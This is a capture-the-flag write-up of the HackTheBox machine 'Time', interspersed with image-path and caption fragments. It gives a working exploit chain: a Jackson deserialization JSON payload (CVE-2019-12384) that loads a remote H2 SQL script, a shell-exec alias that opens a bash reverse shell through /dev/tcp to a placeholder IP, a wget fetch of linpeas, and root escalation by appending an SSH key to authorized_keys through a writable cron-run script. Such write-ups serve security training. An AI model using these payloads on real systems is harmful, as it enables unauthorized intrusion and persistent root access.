
TIME


Hey guys mahesh here back again with another writeup and todday will be solving the hackthebox machine called as time
So first thing i did was a nmap can ;



nmap scanand we can see here two open ports : 80 and 22 ;
i check the port 80 doing some dircetory bruteforcing and nikto scan but didnt find anything interesting , now lets hop over to the website and We see an online json beautifier with two options: “Beautify” or “Validate!(Beta)”. Beta features are always fun. Anyway, I intercepted both options in burp and just put the word “test” in the field and submitted.
When you use an invalid option with the second option, you get an error:
Quote:
Validation failed: Unhandled Java exception: com.fasterxml.jackson.core.JsonParseException: Unrecognized token ‘test’: was expecting ‘null’, ‘true’, ‘false’ or NaN
The com.fasterxml.jackson.core looks interesting. Doing a quick google search reveals that there are a few RCEs for this library. The most recent being 2019.
Now, people have been complaining that this is an easy box, which it is, since you can use an exploit someone else wrote on github (https://github.com/jas502n/CVE-2019-12384)
now we need to upload “inject.sql” file in webapplication but first lets edit the code how we want (just edit the IP and Port).
Create file ‘inject.sql’ to host on your http server and insert the following code into it:

CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
String[] command = {“bash”, “-c”, cmd};
java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec
(command).getInputStream()).useDelimiter(“\\A”);

return s.hasNext() ? s.next() : “”; }
$$;
CALL SHELLEXEC(‘setsid bash -i &>/dev/tcp/IP/PORT 0>&1 &’)



inject.sqlReplace the IP and PORT above with your HTB IP and netcat listener port
Start your netcat listener
On the website application, select “Validate (beta!)” and input this:

[“ch.qos.logback.core.db.DriverManagerConnectionSource”,
{“url”:”jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM ‘http://IP:PORT/inject.sql'”}]

Replace IP with your HTB IP, and PORT with your server port
Submit and you should get a shell.

now its time to make our shell a little bit stable so just use following commands to stabalize your shell

$python -c “import pty;pty.spawn(‘/bin/bash’)”
$export TERM=xterm


and we are done !!!!
by going to the /home/pericles/ we get the user.txt file now its time to get root.txt file ;
So what i tried is uploading linpeas ;

```
root@kali:~
File  Actions  Edit  View  Help
root@kali: ~/p...cripts/linPEAS   root@kali: ~/Downloads   root@kali: ~

root@kali:~# nc -nlvp 800
listening on [any] 800 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.214] 51796
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
pericles@time:/var/www/html$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
pericles@time:/var/www/html$ export TERM=xterm
export TERM=xterm
pericles@time:/var/www/html$ cd /
cd /
pericles@time:/$ cd home
cd home
pericles@time:/home$ cd pericles
cd pericles
pericles@time:/home/pericles$ wget http://10.10.16.2:8080/linpeas.sh
wget http://10.10.16.2:8080/linpeas.sh
--2020-12-29 17:45:51--  http://10.10.16.2:8080/linpeas.sh
Connecting to 10.10.16.2:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 298321 (291K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 291.33K  89.5KB/s    in 3.3s

2020-12-29 17:45:55 (89.5 KB/s) - 'linpeas.sh' saved [298321/298321]

pericles@time:/home/pericles$ ./linpeas.sh
./linpeas.sh
bash: ./linpeas.sh: Permission denied
```

shell and linpeas
upload Aaand we see that root has been accessing this file: "/usr/bin/timer_backup.sh". Which is owned by your user and writeable.


```
root@kali:~
File  Actions  Edit  View  Help
root@kali: ~/p...cripts/linPEAS   root@kali: ~/Downloads   root@kali: ~

pericles    9847  0.0  0.2 194544  9668 ?        S    12:52   0:00  \_ /usr/sbin/apache2 -k start
pericles   10055  0.0  0.3 194816 12884 ?        S    12:54   0:00  \_ /usr/sbin/apache2 -k start
pericles   10742  0.0  0.2 194544  9668 ?        S    12:58   0:00  \_ /usr/sbin/apache2 -k start
pericles   10940  0.0  0.3 194816 12832 ?        S    13:00   0:00  \_ /usr/sbin/apache2 -k start
pericles   11625  0.0  0.3 194816 13116 ?        S    13:04   0:00  \_ /usr/sbin/apache2 -k start
root         938  0.0  0.0   5828  2000 tty1     Ss+  12:06   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root         942  0.0  0.5 107868 20888 ?        Ssl  12:06   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattende
d-upgrade-shutdown --wait-for-signal
root         943  0.0  0.1 232700  6904 ?        Ssl  12:06   0:00 /usr/lib/policykit-1/polkitd --no-debug
pericles   54296  0.0  0.1   5172  4444 ?        Ss   17:40   0:00 bash -i
pericles   54379  0.0  0.2  15948  9408 ?        S    17:40   0:00  \_ python3 -c import pty;pty.spawn('/bin/bash')
pericles   54380  0.0  0.1   8368  4760 pts/0    Ss+  17:40   0:00      \_ /bin/bash
pericles   54973  0.0  0.1   5172  4456 ?        Ss   17:44   0:00 bash -i
pericles   55034  0.0  0.2  15948  9416 ?        S    17:44   0:00  \_ python3 -c import pty;pty.spawn('/bin/bash')
pericles   55035  0.0  0.1   8368  4800 pts/1    Ss   17:44   0:00      \_ /bin/bash
pericles   55433  0.2  0.0   3024  2176 pts/1    S+   17:47   0:00          \_ /bin/sh ./linpeas.sh
pericles   56090  0.0  0.0   3024   596 pts/1    S+   17:47   0:00              \_ /bin/sh ./linpeas.sh
pericles   56103  0.0  0.0   9496  3520 pts/1    R+   17:47   0:00                  |   \_ ps faux
root       56027  0.0  0.0   6972  3400 ?        Ss   17:47   0:00 /bin/bash /usr/bin/timer_backup.sh
root       56042 76.0  0.0   6188  2712 ?        R    17:47   0:00  \_ zip -r website.bak.zip /var/www/html

[+] Binary processes permissions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
-rwxr-xr-x 1 root root  1183448 Feb 25  2020 /bin/bash
lrwxrwxrwx 1 root root        4 Apr 23  2020 /bin/sh -> dash
-rwxr-xr-x 1 root root   157776 Apr 22  2020 /lib/systemd/systemd-journald
-rwxr-xr-x 1 root root   264328 Apr 22  2020 /lib/systemd/systemd-logind
-rwxr-xr-x 1 root root  2216800 Apr 22  2020 /lib/systemd/systemd-networkd
-rwxr-xr-x 1 root root   403520 Apr 22  2020 /lib/systemd/systemd-resolved
-rwxr-xr-x 1 root root    55360 Apr 22  2020 /lib/systemd/systemd-timesyncd
```

linpeas output In your shell, do the command below, but replace SSH_PUB_KEY with your ssh public key
echo "echo SSH_PUB_KEY >> /root/.ssh/authorized_keys" >> /usr/bin/timer_backup.sh



id_rsa.pub uploadingnow SSH in as using

ssh -i ~/.ssh/id_rsa root@10.10.10.214



root shelland enjoy your r00t shell and root.txt !